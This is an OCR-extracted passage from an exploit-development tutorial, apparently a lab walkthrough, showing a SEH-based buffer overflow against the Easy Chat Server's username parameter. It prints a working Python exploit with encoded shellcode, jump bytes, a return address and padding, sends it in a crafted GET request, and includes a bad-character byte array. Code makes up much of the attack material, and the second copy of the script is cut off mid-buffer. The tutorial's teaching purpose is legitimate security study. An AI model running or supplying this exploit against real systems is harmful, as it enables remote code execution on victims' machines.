


Figure 34

We got a memory address, but look at it carefully. If we use that memory address to create our blob it will look something like this. "\x7f\x22\x00\x10". We will create a null terminator if we use this memory address and our payload won't get executed. We have to find a proper memory address. Press ctrl + L to traverse through the matching results.





Figure 35

Found it, 10010e1e. We can use this memory address.

Now let's craft our blob




```
payload =  "A"*203
payload += "\xeb\x06\x90\x90"
payload += "\x1e\x0e\x01\x10"
payload += "\x81\xc4\xd8\xfe\xff\xff"
payload += shellcode
payload += "D"*193

buf = (
"GET /chat.ghp?username=" + payload + "&password=&room=1&sex=1 HTTP/1.1\r\n"
"User-Agent: Mozilla/4.0\r\n"
"Host: 192.168.1.104:80\r\n"
"Accept-Language: en-us\r\n"
"Accept-Encoding: gzip, deflate\r\n"
"Referer: http://192.168.1.104\r\n"
"Connection: Keep-Alive\r\n\r\n"
)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.103", 80))
s.send(buf)
print s.recv(1024)
```

Figure 36

At the end of the blob, we can place our payload.



```
#!/usr/bin/python


import socket
import struct

shellcode = ("\xda\xcb\xbd\x5d\xfc\xb1\x97\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
"\x31\x31\x68\x17\x83\xe8\xfc\x03\x35\xef\x53\x62\x39\xe7\x16"
"\x8d\xc1\xf8\x76\x07\x24\xc9\xb6\x73\x2d\x7a\x07\xf7\x63\x77"
"\xec\x55\x97\x0c\x80\x71\x98\xa5\x2f\xa4\x97\x36\x03\x94\xb6"
"\xb4\x5e\xc9\x18\x84\x90\x1c\x59\xc1\xcd\xed\x0b\x9a\x9a\x40"
"\xbb\xaf\xd7\x58\x30\xe3\xf6\xd8\xa5\xb4\xf9\xc9\x78\xce\xa3"
"\xc9\x7b\x03\xd8\x43\x63\x40\xe5\x1a\x18\xb2\x91\x9c\xc8\x8a"
"\x5a\x32\x35\x23\xa9\x4a\x72\x84\x52\x39\x8a\xf6\xef\x3a\x49"
"\x84\x2b\xce\x49\x2e\xbf\x68\xb5\xce\x6c\xee\x3e\xdc\xd9\x64"
"\x18\xc1\xdc\xa9\x13\xfd\x55\x4c\xf3\x77\x2d\x6b\xd7\xdc\xf5"
"\x12\x4e\xb9\x58\x2a\x90\x62\x04\x8e\xdb\x8f\x51\xa3\x86\xc5"
"\xa4\x31\xbd\xa8\xa7\x49\xbd\x9c\xcf\x78\x36\x73\x97\x84\x9d"
"\x37\x67\xcf\xbf\x1e\xe0\x96\x2a\x23\x6d\x29\x81\x60\x88\xaa"
"\x23\x19\x6f\xb2\x46\x1c\x2b\x74\xbb\x6c\x24\x11\xbb\xc3\x45"
"\x30\xd8\x8e\xdd\x95\x7b\x29\x7b\xea")


payload =  "A"*203
payload += "\xeb\x06\x90\x90"
payload += "\x1e\x0e\x01\x10"
payload += "\x81\xc4\xd8\xfe\xff\xff"
payload += shellcode
payload += "D"*193

buf = (
"GET /chat.ghp?username=" + payload + "&password=&room=1&sex=1 HTTP/1.1\r\n"
"User-Agent: Mozilla/4.0\r\n"
"Host: 192.168.1.104:80\r\n"
"Accept-Language: en-us\r\n"
"Accept-Encoding: gzip, deflate\r\n"
"Referer: http://192.168.1.104\r\n"
```

Figure 37

SEH Chain

Structured Exception Handler is used as security mechanism to mitigate buffer overflow attacks. In SEH, the exception handlers are linked to each other. This forms a linked list on the stack and when an exception occurs, the OS select the best suitable handler to close the application.

When an exception occurs, the OS passes the execution to address of an instruction sequence.

In this demo, we have overwritten the return address of the Extended Instruction Pointer when exploiting the multi-threaded windows server.

In SEH overflow of the easy chat server, we have overwritten the stack after overwriting EIP, so we were able to overwrite the default exception handler as well.

Now let's see How our SEH base exploit worked.

Once we have sent 2000 A's the debugger showed us that the exception got handled once we pass it to the program.

As the Next SEH pointer is before the SE handler we can overwrite the Next SEH Since the shellcode sits after the Handler, we can trick the SE Handler to execute POP.

POP RET instructions so the address to the Next SEH will be placed in EIP, therefore executing the code in Next SEH.

The code will basically jump over some bytes and execute the shellcode.




Figure 38

So, I previously mentioned something called bad characters, while developing the shell code. There are some ASCII characters which a program does not accept. So, we need to identify them before crafting our shell code. The way of doing that is passing all the ASCII characters and see what characters are not get reflected. Then we can exclude those characters from our shell code.

One way is of do this is manually, by using the script. Let’s see how to do it.




Figure 39

```
Char =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12
\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\
x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\
x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\
x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\
x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\
xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\
xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\
xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Let’s use this and see whether it works




Figure 40

Nope,

why isn't it working.

We are passing these values through a get parameter. Let’s go to the ASCII chart and see what characters are we passing.

Of course, we were passing spaces, tabs. Which are not allowed to use in GET request. Let’s try to remove them and run the script again.

https://youtu.be/d_SUycNesDU